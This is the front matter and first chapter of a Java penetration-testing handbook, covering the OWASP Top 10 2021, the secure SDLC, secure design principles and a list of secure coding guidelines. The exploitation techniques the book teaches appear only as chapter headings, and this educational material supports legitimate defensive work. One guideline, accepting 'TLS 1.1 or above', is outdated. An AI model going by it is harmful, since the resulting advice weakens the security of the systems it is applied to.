Penetration Testing with Java

A step-by-step pen testing handbook for Java applications

Nancy Snoke

Penetration Testing with Java

A step-by-step pen testing handbook for Java applications

Nancy Snoke

www.bpbonline.com

First Edition 2025

Copyright © BPB Publications, India

ISBN: 978-93-65899-351

All Rights Reserved. No part of this publication may be reproduced, distributed or transmitted in any form or by any means or stored in a database or retrieval system, without the prior written permission of the publisher with the exception to the program listings which may be entered, stored and executed in a computer system, but they can not be reproduced by the means of publication, photocopy, recording, or by any electronic and mechanical means.

LIMITS OF LIABILITY AND DISCLAIMER OF WARRANTY

The information contained in this book is true to correct and the best of author's and publisher's knowledge. The author has made every effort to ensure the accuracy of these publications, but publisher cannot be held responsible for any loss or damage arising from any information in this book.

All trademarks referred to in the book are acknowledged as properties of their respective owners but BPB Publications cannot guarantee the accuracy of this information.

To View Complete
BPB Publications Catalogue
Scan the QR Code:

www.bpbonline.com

Dedicated to

My Mother,
who taught me to believe in myself

About the Author

Nancy Snoke has worked in software development and security for over 17 years as a software engineer, application security engineer, private consultant, and penetration tester. Nancy Snoke is the Cybersecurity Lead Engineer for the Penetration Testing Team at American Family Insurance. Nancy has a Computer Engineering degree and a Masters in Computer Science. She also has various pentesting certifications and has spoken at several InfoSec conferences.

About the Reviewers

- **Sadhana Sontakke** is an experienced QA automation tester with a background in Java development, Sadhana possesses a deep understanding of cybersecurity vulnerability and practical testing methodologies in Java. She has a passion for teaching and has a couple of years of experience as HOD for a BCS course at the college under the university of Pune and and a few years of experience as Co-ordinator for BSc IT at at the college under the university of Mumbai. She also had the chance to work as a technical writer for one of the companies in the US.

  Sadhana's technical review targeted to evaluate the book's content, practical exercises, and relevance to readers and professionals. Her technical review emphasizes the book's practical approach, making it an essential resource for anyone interested in mastering penetration testing within the Java environment.

  Apart from this, she likes traveling and gardening very much. She is well-known by her Indian and US friends for having a green thumb.

- **Aayush Deo** is a multi-faceted professional with extensive experience in delivering innovative cybersecurity concepts and strategies. With a robust background in cybersecurity, Aayush has targeted opportunities across various industries, including e-commerce, the semiconductor industry, the energy sector, banking and finance, and IT services. Having honed his expertise through years of hands-on experience, Aayush has become adept at identifying and mitigating cyber threats, ensuring the highest level of security for organizations. His career has been marked by a commitment to excellence and a proactive approach to safeguarding critical infrastructure and data.

  Throughout his professional journey, Aayush has successfully led numerous projects, implementing cutting-edge security measures and strategies that have fortified organizations against emerging cyber threats. His work across these varied industries has equipped him with a versatile skill set and a deep understanding of the unique security challenges each sector faces.

Beyond his professional life, Aayush is passionate about hiking and swimming, which keep him grounded and inspired. Driven by a philosophy of continuous improvement and innovation, he is eager to embrace new challenges and contribute to the ever-evolving field of cybersecurity.

Acknowledgement

I want to express my heartfelt appreciation to my husband and son for their kindness and support during the long days and nights I worked on this book.

I also want to thank my friends at Brackish Security for allowing me to use their company for the reconnaissance examples.

I want to acknowledge all the developers from The General Car Insurance who attended my original security lunch and learns in 2015: Ivan, Shane, Jessica, David, Bimba, Ignacio, John, and Brent. Those lunch and learns were my first attempt at creating content to teach security and started me down this path.

I also want to thank BPB Publications for their help in creating this book and for providing useful input throughout the revision process.

Finally, thank you to all the readers for your support and inspiration.

Preface

From childhood, I was fascinated by technology—taking apart electronics and teaching myself basic programming as a teenager. Inspired by Isaac Asimov's R. Daneel Olivaw, I aimed to create an AI robot. In college, I focused on artificial intelligence and natural language understanding, pursuing a PhD in the field. However, a family illness forced me to leave the program and take a job at a company where I identified insecure practices like hardcoded passwords and bypassable security constraints, though my concerns were dismissed.

While taking a grad school course, I met members of a Fortune 500 security team who encouraged my instincts. Soon after, I joined their team as a pentester, despite having no prior security experience, and developed a passion for testing web and mobile applications. After a few years, I returned to software engineering but remained deeply involved in security, integrating it into my work and pursuing certifications, conferences, and security culture initiatives.

Recognizing the link between weak security practices and poor culture, I launched developer-focused initiatives like lunch-and-learns and later led my company's PCI DSS-mandated secure coding class. This six-week lab-based course, which I built around an intentionally insecure Java application, became the foundation for the web application section of this book. Similarly, the mobile application section originated from a conference presentation on vulnerable IoT devices and a related secure coding class. These experiences ultimately shaped the content and direction of this book.

Chapter 1: Introduction: Java Security, Secure Coding, and Penetration Testing - Java Security and Pentesting discusses the basics of Java security, including the OWASP top 10, secure coding, secure design fundamentals, and pentesting introduction.

Chapter 2: Reconnaissance and Mapping - Will discuss basic pentesting processes, including web application mapping and reconnaissance. Mapping involves using the system as a user and keeping a history for further exploration. Reconnaissance involves finding technologies and hidden data and content in a web application.

Chapter 3: Hands-on with Web Proxies - Walks through the setup and usage of two popular tools for web application pentesting. Burp Suite has a free and professional version with different offerings. OWASP ZAP is a free tool. Both offer free web proxies.

Chapter 4: Observability with SQL Injections - Examines various injection vulnerabilities, including a walkthrough of how to test for SQL injection showing how to use SQLmap. The cross-site scripting walk-through discusses reflected, stored, and Dom XSS. Then testing for command injection, XML injection, and Xpath injection are discussed.

Chapter 5: Misconfiguration with Default Values - Discusses misconfigurations and default configurations, including vulnerable JavaScript libraries and other known vulnerable components. This includes admin interfaces, default credentials, and debug and developer options.

Chapter 6: CORS Exploitation - Discusses client-side code, including validations, storage, and CORs. It will walk through bypassing client-side validations and manipulating client-side storage. An in-depth look at CORs exploitation will follow, including POC code.

Chapter 7: Exploring Vectors with DoS Attacks - Examines denial of service attack vectors, including excessive input processing, concurrency issues, wild card searches, resource exhaustion, and memory consumption. Attack walkthroughs and safeguards for protecting the environment will follow. Then XXE attack vector, which can cause a DOS, will be covered in depth.

Chapter 8: Executing Business Logic Vulnerabilities - Will discuss the common types of business logic vulnerabilities, including arbitrary file uploads, sequential process flows, and specific application rules that can be bypassed.

Chapter 9: Authentication Protocols - Discusses authentication, including vulnerable login, logout, password change, and forgot password. This chapter also examines username enumeration and brute force attacks, including an exploitation walkthrough using tools such as Burp Suite Intruder.

Chapter 10: Session Management - It will do a walk-through of using the Burp Suite sequencer tool to test for guessable session IDs. It will manually exploit session fixation and session hijackings. As SPAs and APIs sometimes use JWTs to store the session information, the chapter will conclude with JWT vulnerabilities.

Chapter 11: Authorization Practices - Will discuss authorization vulnerabilities, including missing function level access control, insecure direct object reference, privilege escalation, CSRF, and SSRF. Testing role-based access control using the Burp Suite site map tool and Burp Suite extension autorize will be walked through.

Chapter 12: Java Deserialization Vulnerabilities - Will go through manual Java deserialization vulnerability exploitation, which includes identifying, creating, and delivering the payload. Then, it will show how to use tools such as ysoserial, Metasploit, and Burp Suite to exploit these vulnerabilities.

Chapter 13: Java Remote Method Invocation Vulnerabilities - Will describe Java RMI and how it allows Java objects to invoke methods on remote systems. Then it will provide a walkthrough of exploiting an insecure RMI implementation. This will show how to use this to execute remote code and gain unauthorized access.

Chapter 14: Java Native Interface Vulnerabilities - Will describe JNI, which allows Java applications to be called by native applications or libraries. A walkthrough of an insecure JNI implementation will show how to corrupt memory and perform code execution.

Chapter 15: Static Analysis of Java Android Applications - Will show how to decompile the apk file back into Java code using apktool, dex2jar and jd-gui. Then static code analysis can be used to find secrets, discover vulnerable activities, vulnerable receivers, misuse of shared preferences, and vulnerable local database usage.

Chapter 16: Dynamic Analysis of Java Android Applications - Will show how to use an emulator to run an application in a controlled environment to test security scenarios, such as authentication, authorization and business logic. The main tools will be Android Emulator and ADB (Android Debug Bridge) to debug and exploit vulnerable intents, receivers and activities.

Chapter 17: Network Analysis of Java Android Applications - Discussed how to use Burp Suite to proxy network requests from an Android application to identify all API calls and other data communications. Certificate pinning will be discussed, as well as ways to bypass it.

Code Bundle and Coloured Images

Please follow the link to download the
Code Bundle and the ***Coloured Images*** of the book:

https://rebrand.ly/3ef485

The code bundle for the book is also hosted on GitHub at **https://github.com/bpbpublications/Penetration-Testing-with-Java**. In case there's an update to the code, it will be updated on the existing GitHub repository.

We have code bundles from our rich catalogue of books and videos available at **https://github.com/bpbpublications**. Check them out!

Errata

We take immense pride in our work at BPB Publications and follow best practices to ensure the accuracy of our content to provide with an indulging reading experience to our subscribers. Our readers are our mirrors, and we use their inputs to reflect and improve upon human errors, if any, that may have occurred during the publishing processes involved. To let us maintain the quality and help us reach out to any readers who might be having difficulties due to any unforeseen errors, please write to us at :

errata@bpbonline.com

Your support, suggestions and feedbacks are highly appreciated by the BPB Publications' Family.
Did you know that BPB offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.bpbonline.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at :

business@bpbonline.com for more details.

At **www.bpbonline.com**, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on BPB books and eBooks.

Piracy

If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at **business@bpbonline.com** with a link to the material.

If you are interested in becoming an author

If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit **www.bpbonline.com**. We have worked with thousands of developers and tech professionals, just like you, to help them share their insights with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions. We at BPB can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about BPB, please visit **www.bpbonline.com**.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

Table of Contents

1. **Introduction: Java Security, Secure Coding, and Penetration Testing**
   - Introduction
   - Structure
   - Objectives
   - OWASP Top 10
     - *OWASP Top 10 2021*
   - Secure Software Development Lifecycle
   - Secure design
   - Secure coding
   - Overview of penetration testing methodology
     - *Reconnaissance: Gathering information*
     - *Mapping: Understanding the user's perspective*
     - *Vulnerability discovery: An attacker's viewpoint*
     - *Exploiting vulnerabilities: Verify and demonstrate*
     - *Iteration and reporting: Continuous improvement*
   - Standard tools for penetration testing
   - Black box testing
   - White box testing
   - Grey box testing
   - Conclusion
2. **Reconnaissance and Mapping**
   - Introduction
   - Structure

Objectives

Reconnaissance

Target validations

Open-source intelligence harvesting

Technology enumeration

Search engine hacking

Mapping web applications

Identifying technologies

HTTP request and response baseline

Discovering hidden content

Functional analysis

Conclusion

3. Hands-on with Web Proxies

Introduction

Structure

Objectives

Burp Suite Community Edition

Using Burp Suite Community Edition

OWASP ZAP

Conclusion

4. Observability with SQL Injections

Introduction

Structure

Objectives

SQL injection

Common SQL injection techniques

Simple manual testing of SQL injection

Using SQL injection to extract information manually

SQL injection tools

Burp Suite fuzzing

SQLMAP to dump databases

- *SQL injection secure coding practices*
- Cross-site scripting
  - *Two stored cross-site scripting walkthroughs*
  - *DOM cross-site scripting walkthrough*
  - *Cookie stealing with cross-site scripting*
  - *Secure code guidelines to stop cross-site scripting*
    - *JSP usage*
    - *Java usage*
    - *Contexts and functions available*
- Command injection
- XML injection
- XPath injection
- Conclusion

5. Misconfiguration with Default Values

- Introduction
- Structure
- Objectives
- Known vulnerable components
  - *Manually finding known vulnerable components*
  - *Burp extensions and scanners*
  - *Exploitation*
  - *Stopping the cycle of known vulnerable components*
- Known vulnerable JavaScript libraries
- User agents and alternative views
  - *Switching user agents*
    - *Switching the user agent with developer tools*
    - *User-Agent Switcher Chrome extension*
    - *SQL injection via user agent*
    - *Debug views*
- Default credentials and configuration
- Conclusion

6. CORS Exploitation
- Introduction
- Structure
- Objectives
- Client-side code
  - *Finding secrets*
  - *Bypassing client-side code controls*
  - *Secure coding guidance for client-side code*
- Client-side storage
  - *LocalStorage and SessionStorage basics*
  - *Secrets and modifications*
  - *Secure code guidelines for client-side storage*
- Cross-Origin Resource Sharing
  - *Brief overview of same origin policy*
  - *Client-side Cross-Origin Request Basics*
  - *Exploitation*
  - *Secure coding guidelines*
- Conclusion

7. Exploring Vectors with DoS Attacks
- Introduction
- Structure
- Objectives
- File updates and uploads
  - *Secure code guidance for file upload or update DoS*
- Filling log files or databases
- Long queries and wildcard searches
  - *Injection and wild card or long query*
  - *Secure coding advice for wild card and long searches*
- XXE
  - *Exploitation*
  - *Billion laughs attack*
  - *Secure coding guidelines*

- Accidental denial of service
- Conclusion

8. Executing Business Logic Vulnerabilities

- Introduction
- Structure
- Objectives
- Arbitrary file uploads
  - *Exploitation*
  - *Secure coding guidelines*
- Sequential process flows
  - *Testing methodology*
  - *Securing sequential process flows*
- Business-specific rules vulnerabilities
  - *Business-specific rules example*
  - *Business-specific rules remediation advice*
    - *User input validation secure coding guidance*
- Conclusion

9. Authentication Protocols

- Introduction
- Structure
- Objectives
- Brute force attacks
  - *Exploitation with brute force attacks*
  - *Secure coding guidelines*
- Username enumeration
  - *Genuine risks posed by user enumeration*
  - *Testing methodology*
  - *Secure design and coding for username enumeration*
- Registration vulnerabilities
  - *Testing procedures*
  - *Mass assignment vulnerabilities*

  - *Registration testing example*
  - *Secure coding advice for registration*
- Login vulnerabilities
  - *Testing procedures*
  - *Login bypass via SQL injection*
  - *Login vulnerability secure cod ing advice*
- Logout vulnerabilities
- Forgot password vulnerabilities
  - *Testing procedures for forgotten password*
  - *Forgotten password testing*
  - *Secure coding advice for forgotten password*
- Change password vulnerabilities
  - *Testing procedures for changing passwords*
- Conclusion

10. Session Management

- Introduction
- Structure
- Objectives
- Session management basics
  - *Session management basic testing*
  - *Secure coding guidelines*
- Guessable session IDs
  - *Using Burp Suite Sequencer to test session IDs*
- Session fixation
  - *Testing procedures*
- Session hijacking
  - *Exploiting session hijacking*
- JSON Web Tokens
  - *JWT creation and verification*
  - *Example of JWTs*
  - *Securing JSON Web Tokens*
- Conclusion

11. Authorization Practices
- Introduction
- Structure
- Objectives
- Authorization basics
  - *Authorization basic testing*
- Missing function level access control
  - *Site Map tool*
  - *Autorize extension*
  - *Fixing missing function level access control*
- Insecure Direct Object Reference
  - *IDOR testing procedures walkthrough with examples*
    - *IDOR example one*
    - *IDOR example two*
    - *IDOR example three*
    - *Enumerating an IDOR with Burp Intruder*
  - *Secure coding guidance for IDOR*
- Privilege escalation
  - *Example of privilege escalation*
    - *Walkthrough for privilege escalation exercise*
  - *Secure coding tips to stop privilege escalation*
- Cross-Site Request Forgery
  - *Testing for CSRF*
    - *Simple CSRF example*
    - *Using Burp Suite's CSRF POC*
  - *Fixing CSRF vulnerabilities*
    - *Synchronizer Token*
    - *Double cookie defense*
    - *Encrypted Token Pattern*
- Server-Side Request Forgery
- Testing for SSRF
  - *Fixing SSRF vulnerabilities*
- Conclusion

12. Java Deserialization Vulnerabilities
Introduction
Structure
Objectives
Java deserialization basics
    Simple Java example
Deserialization vulnerabilities
    Generating a payload with Ysoserial
Using Burp Suite to test and exploit deserialization
Metasploit and other tools
Secure coding guidance for deserialization
Conclusion

13. Java Remote Method Invocation Vulnerabilities
Introduction
Structure
Objectives
Remote Method Invocation basics
    Simple Java example
    Manual exploitation
RMI Enumeration
    Remote Method Guesser
RMI exploitation with RMG
Exploiting JMX over RMI with Metasploit
Server-Side Request Forgery and RMI
    SSRF RMI examples
    Secure coding guidance for RMI
Conclusion

14. Java Native Interface Vulnerabilities
Introduction
Structure

Objectives

Java Native Interface basics

JNI vulnerabilities and exploitation

Buffer overflows

Format string vulnerabilities

Securing JNI implementations

Conclusion

15. Static Analysis of Java Android Applications

Introduction

Structure

Objectives

Example applications

Android basics

AndroidManifest.XML

Intents

Activities

Deep links

Permissions

Broadcast Receiver

Services

WebViews

Reversing APK files

APKTOOL

DEX2JAR

JD-GUI

JADX-GUI

Static analysis basics

Manual analysis

Manual analysis with MobSF

Conclusion

16. Dynamic Analysis of Java Android Applications

Introduction
Structure
Objectives
Setting up an Android emulator
Android Debug Bridge basic usage
OWASP Mobile Top 10
    Improper credential usage
    Inadequate supply chain security
    Insecure authentication/authorization
    Insufficient input/output validation
    Insecure communication
    Inadequate privacy controls
    Insufficient binary protections
    Security misconfiguration
    Insecure data storage
    Insufficient cryptography
Dynamic analysis
    Manual dynamic analysis
        Frida
Conclusion

17. Network Analysis of Java Android Applications
Introduction
Structure
Objectives
Proxying network traffic on an Android device
API testing
    Finding API endpoints
    API definition files
    Basic API testing procedure
    API testing examples
Securing APIs
    Rest APIs

SOAP APIs

Bypassing Certificate Pinning

Using Frida for bypassing SSL pinning

Hardening SSL pinning

Conclusion

Appendix

Review

Index

CHAPTER 1

Introduction: Java Security, Secure Coding, and Penetration Testing

Introduction

In software security, mastering the fundamentals is a crucial first step toward building robust, impenetrable systems. This chapter is your gateway to Java security, secure coding, and penetration testing. We will begin with a comprehensive exploration of the **Open Worldwide Application Security Project** (**OWASP**) Top 10, deciphering the most critical security risks that every developer and security professional must know. As we delve deeper, we will unravel the principles of secure coding and the art of secure design, paving the way for a secure-by-design approach. Additionally, we will provide an overview of penetration testing, distinguishing between white box, black box, and grey box testing, arming you with the knowledge to assess, mitigate, and fortify your Java applications against many security threats. This chapter is not just an introduction; it is your compass for navigating the path to Java security excellence.

Structure

This chapter discusses Java security and the general process of penetration testing, including:

- OWASP Top 10
- Secure design
- Secure coding
- Overview of penetration testing methodology
- Standard tools for penetration testing
- Black box testing
- White box testing
- Grey box testing

Each penetration testing method provides a unique perspective through which to observe a system's security posture, ensuring that the assessment is tailored to the specifics of the target environment.

Objectives

In this chapter, we will learn about Java application security, starting with the OWASP Top 10. We will explore the **Secure Software Development Lifecycle** (**SSDLC**), including secure design and coding. We will explore the ins and outs of penetration testing techniques, unraveling their underlying principles, advantages, and limitations. At the end of the chapter, you will know the basic steps in a penetration test and will be able to identify and comprehend the differences between black box, grey box, and white box penetration testing. You will also understand the advantages and disadvantages of each technique.

OWASP Top 10

OWASP is a global community focusing on improving software security, offering free and open-source resources and tools to address web application vulnerabilities and risks. The OWASP Top 10 is a well-established standard, serving as a crucial resource in web application security since its start in 2003. It is typically updated every few years to reflect the evolving threat landscape, with the most recent version being OWASP Top 10 2021. The list offers a snapshot of the most critical web application security risks, providing developers and security professionals with essential insights for mitigating prevalent threats in web applications. It is widely recognized and referenced in the industry for its practical guidance.

OWASP Top 10 2021

The latest OWASP Top 10 includes the following vulnerabilities briefly described here:

- Broken access control moves to the first position, showing it has the most severe web application security risk. Broken access control is when the application allows an unauthorized user to read, write, or remove information to which the user should not have access. It encompasses missing function level access control, insecure direct object reference, and privilege escalation. This is covered in more detail in *Chapter 11, Authorization Practices*.
- Cryptographic failures were previously known as **sensitive data exposure**. Cryptography is a process or algorithm that will hide a message or data so that only the intended party can read it. The renaming of this category focuses on failures related to cryptography. This category often leads to sensitive data exposure or system compromise. This includes encryption at rest and in transit. Some of the vulnerabilities included in this category would be not hashing passwords, choosing an inadequate algorithm, and not using **Transport Layer Security** (**TLS**). TLS is a security protocol designed to provide privacy and secure data transmission over the internet. Additional vulnerabilities in this category include not using the secure flag on sensitive cookies, guessable cryptographic keys, **JSON Web Token** (**JWT**) implementation that allows algorithm confusion, and more. JWTs are a standard that defines a way to use a JSON object to transmit claims between two parties. When properly implemented, it ensures data integrity. Some examples of cryptographic failures will be discussed in *Chapter 9, Authentication Protocols*, *Chapter 11,*

Authorization Practices, and *Chapter 17, Network Analysis of Java Android Applications*.

- Injection is when the attacker adds extra unexpected commands to an input, and these commands are interpreted. Injection now includes **cross-site scripting** (**XSS**) and other injection techniques such as SQL Injection, command injection, XML injection, LDAP injection, etc. XSS is when the attacker adds JavaScript, which is interpreted by the browser, whereas SQL injection adds extra SQL statements that are executed in the database. Similarly, XML injection adds additional XML, which is processed, and LDAP injection adds LDAP command, which is interpreted by the LDAP server. Command injection is when an operating system command gets executed by the attacker's malicious input. *Chapter 4*, *Observability with SQL Injection,* covers a range of injection techniques. There are other injection examples in *Chapter 6*, *CORs Exploitation,* and *Chapter 9*, *Authentication Protocols*.
- Insecure design is a new category for 2021, with a focus on risks related to design flaws. The aim is to bring more threat modeling, secure design patterns, and secure design principles into SSDLCs. This category will be discussed in *Chapter 7, Executing Business Logic Vulnerabilities*, and *Chapter 9, Authentication Protocols*.
- Security misconfiguration now includes **XML External Entities** (**XXE**) in this category. Security misconfiguration is a cyber security issue that arises when systems or applications are unintentionally left in a vulnerable state, often due to a lack of proper safeguards or settings. This is covered in *Chapter 5, Misconfiguration with Default Values*, and *Chapter 7, Exploring Vectors with DOS Attacks*.
- Vulnerable and outdated components were previously titled using components with known **vulnerabilities**. Vulnerable and outdated components refer to any included library in the code or software running on the web server that has published vulnerabilities or is missing security patches. This is discussed in *Chapter 5, Misconfiguration with Default Values*.
- Identification and authentication failures were previously called broken authentication and are sliding down from the second position as they now include identification failures. This will be discussed in *Chapter 9, Authentication Protocols*.
- Software and data integrity failures are a new category for

2021, focusing on making assumptions related to software updates, critical data, and **continuous integration/ continuous deployment** (**CI/CD**) pipelines without verifying integrity. Insecure deserialization is now a part of this category. This will be discussed in *Chapter 12, Java Deserialization Vulnerabilities*.

- Security logging and monitoring failures were previously called insufficient logging and monitoring. This category has been expanded to include more failures and is challenging to test for. It will be touched on briefly in several chapters but is not discussed in depth.
- Server-side request forgery is a security vulnerability that allows an attacker to send requests from a web server to internal or external resources, potentially leading to data exposure, service disruption, or further attacks. This vulnerability was newly added based on a community survey and will be discussed in *Chapter 11*, *Authorization Practices*.

In addition to the OWASP Top 10, some of the valuable contributions and initiatives by OWASP include:

- **Cheat sheets:** OWASP supplies a series of cheatsheets that offer concise and practical guidance on various aspects of application security. These cheat sheets cover topics like secure coding practices, authentication, and session management, making it easier for developers and security professionals to implement security measures.
- **Testing guides:** OWASP publishes comprehensive testing guides that ensure thorough application security evaluations by outlining methodologies and techniques for assessing the security of web applications, web services, and APIs. APIs are a standardized way for an application to talk to another application. Web services are any API running on HTTP protocols..
- **Web application security testing tools:** OWASP actively supports and promotes open-source security testing tools for web applications, such as **OWASP Zed Attack Proxy** (**OWASP ZAP**) and OWASP Dependency-Check. These tools help in scanning, testing, and securing web applications.
- **Educational resources:** OWASP offers a wealth of educational resources, including webinars, training programs, and conferences, to help individuals and organizations

enhance their knowledge of application security best practices.

- **Project initiatives:** OWASP hosts various project initiatives that focus on different aspects of application security, such as OWASP AppSensor, a project focused on real-time application layer monitoring and response.
- **Documentation and guidelines:** OWASP supplies extensive documentation, guidelines, and best practices for secure coding, secure development, and various other aspects of application security.
- **Community engagement:** OWASP facilitates a global community of security professionals, developers, and researchers who collaborate and share knowledge on application security. Community events, discussions, and forums help foster collaboration and information exchange.
- **Advocacy for application security:** OWASP advocates the importance of application security and encourages organizations to adopt secure development practices and prioritize security within their software development lifecycles.

OWASP is a central hub for the application security community, supplying many resources, tools, and initiatives to promote and enhance secure application development and web security practices. It plays a critical role in raising awareness, educating professionals, and fostering collaboration to make the digital world more secure.

Secure Software Development Lifecycle

Secure Software Development Lifecycle encompasses methodologies and practices for integrating security into every phase of software development. The primary stages of the **Software Development Lifecycle** (**SDLC**) are the same as the Secure Software Development Lifecycle, as shown in the following figure:



Security Use Cases
Security Requirements
Secure Design
Secure design principles
Threat modeling
Secure coding standards
Secure design patterns
Secure coding practices.
Secure Development
Security Testing
Security Unit Tests
Secure Code Reviews
Static Code Analysisi (SAST)
Open Source Vulnerability Scans (SCA)
Dynamic Analyis (DAST)
Manual Testing (penetration testing)
Security Checks
Secure Deployment
Secure Maintenance
Security patching
Security Updates
Security Scanning of deployed environment

***Figure 1.1**: Secure Software Development Lifecycle*

These phases and their security-specific steps are:

1. **Requirements**: Finding security requirements is done separately from the functional requirements. This can be done by eliciting cases that derive the security requirement from the use case. Properly eliciting security requirements at this phase ensures compliance standards and saves money.
2. **Design**: Secure design starts with incorporating the security requirements. Following a set of secure design principles forces developers to consider security when coding. Performing threat modeling verifies the design.
3. **Development**: Secure development includes following secure coding standards, secure design patterns, and frameworks, as well as following secure coding practices.
4. **Testing**: Secure testing includes secure code reviews, static code analysis, open-source vulnerability scans, dynamic code analysis, and manual security testing (penetration testing).
5. **Deployment**: Secure deployment orchestrates software deployment while incorporating security checks and controls to ensure that only secure, tested, and approved code is released to production.
6. **Maintenance**: Secure maintenance encompasses the ongoing process of applying prompt security updates and patches to software systems to address vulnerabilities and protect against emerging threats, ensuring the long-term security of the application.

This book provides guidance on secure coding and design principles, which are the practices and principles that emphasize writing secure code and designing software, aiming to prevent vulnerabilities and ensure robust cyber security. Other parts of the SSDLC are touched on, but not addressed in depth.

Secure design

Secure design is the practice of planning, architecting, and structuring software applications, primarily focusing on building security measures into the application's overall design and architecture, ensuring that security is an integral part of the system. Secure design is concerned with the high-level decisions and architectural choices made during the early stages of the development process to create a fundamentally secure software foundation.

Secure design ensures that the security requirements elicited in the requirements phase are in the design. Secure design will enforce a previously defined set of secure design principles during decision-making. Threat modeling can be employed to check the design. Some secure design principles that you may wish to include in your implementation are:

- **Defense in depth**: Use a variety of security mechanisms to protect the applications as one of those might fail or have a 0-day tomorrow. Protect all parts of the application.
- **Do not trust user input**: Consider all user input malicious until proven otherwise.
- **Secure by default**: Security settings must be enabled in the default configuration. Users can lower security, but everyone should have maximum protection until they do not want it.
- **Least privilege**: Users, service accounts, systems accounts, services, programs, and scripts should always run with minimum privileges needed to limit damage when hacked.
- **Fail securely**: Do not grant access, decrypt a message, or show stack traces when an error occurs.
- **Design for system compromise**: Assume the system will be compromised and make it easy to recover. Make changing cryptography keys or hashing algorithms simple. Build a mechanism to force users to change passwords after a compromise.
- **Reduce attack surface**: Reduce the entry points. Turn off features, protocols, and functionality that are not needed.
- **Keep security simple**: Complicated means it is hard to understand and test. There are more errors, and it is easy to configure wrong. So, keep the security as simple as possible.
- **Protect personal identifiable information (PII) and other sensitive data**: Encrypt in transit. Do not store encryption keys with the data they encrypt.
- **Fault tolerance**: This allows the software to continue after

faults occur.

- **Fault detection**: This includes system monitors and heartbeats.
- **Auditing and logging**: Capture information about an attack if one occurs so we can act.

Secure designs can fix significant problems with sequential process flows, business logic vulnerabilities, and more. Secure designs do not improve lousy implementation. Poor implementation can lead to exploitable vulnerabilities and complete compromise, no matter how good the design is. So, we also need secure coding.

Secure coding

Secure coding refers explicitly to writing code within a software application, primarily emphasizing implementing security controls and mitigations to address potential vulnerabilities and threats.

The implementation phase should include a set of secure coding guidelines, best practices, and secure design patterns and frameworks. The following is a general list with several examples of the types of guidelines and best practices that should be included:

- Use parameterized queries to stop SQL injections.
- Output encodes user input when displayed in HTML to stop XSS.
- Sanitize any input to operating systems commands.
- Perform server-side validation on all input.
- Input should be validated for type, range, and length.
- Validation should handle special cases such as null, newlines, and .\.
- Require authentication for anything not specifically intended to be public.
- If passwords are stored, use a cryptographically strong one-way salted hash.
- Credentials should be transmitted via the HTTP POST verb and TLS.
- Enforce password requirements to stop easily guessable passwords.

- Implement controls such as MFA or throttling to stop brute force password guessing.
- By default, hide the password value from the screen to stop shoulder surfing attacks.
- Any credentials the application uses to authenticate with other resources should be stored encrypted in a trusted location. Do not store in the source code.
- A new session should be established at login.
- The session should be terminated at logout.
- Any change of role should result in a new session.
- Switching from HTTP to HTTPS should result in a new session.
- Protect session tokens stored in cookies by using the HTTPONLY and the secure flag.
- Check authorization on every request.
- Restrict access to authorized users for all protected URLs, protected functions, direct object references, services, and application data.
- Authorization should be checked on the server side and match any web page application displays.
- Remove comments and system help pages from web pages to avoid sharing sensitive information or implementation details.
- Do not use client-side caching on any page with sensitive data.
- Send all sensitive data using TLS 1.1 or above for security.
- Perform all cryptography server-side.
- Use a cryptographic random number generator to create the cryptography key or an algorithm like PBKDF2.
- Do not disclose sensitive information in error responses, including system details, session identifiers, or account information.
- Error-handling logic associated with all security controls, including cryptography, access control, authentication, and input validation, should deny access by default.
- Log all security control failures, including those related to authentication, cryptography, input validation, and expired or invalid session tokens.

- Do not log PII, session tokens, passwords, or cryptography keys.
- Passwords, cryptography keys, and database connection strings should not be hard-coded. This can lead to data leakage and make things difficult to change if there is a compromise.
- Do not include sensitive information in HTTP GET request parameters.
- Authentication failure responses should not say which part of the authentication data was incorrect.

These guidelines may include specific libraries to use in certain situations for encryption or output encoding or specific guidelines on implementing new database queries. Throughout this book, there will be plenty of secure coding guidelines and secure code examples for you to use and teach to others.

Overview of penetration testing methodology

Penetration testing is a systematic process to identify and mitigate security vulnerabilities within a system or network. It simulates real-world cyberattacks to evaluate the effectiveness of security measures and uncover potential weaknesses. The method typically consists of four iterative phases, shown in *Figure 1.2*:

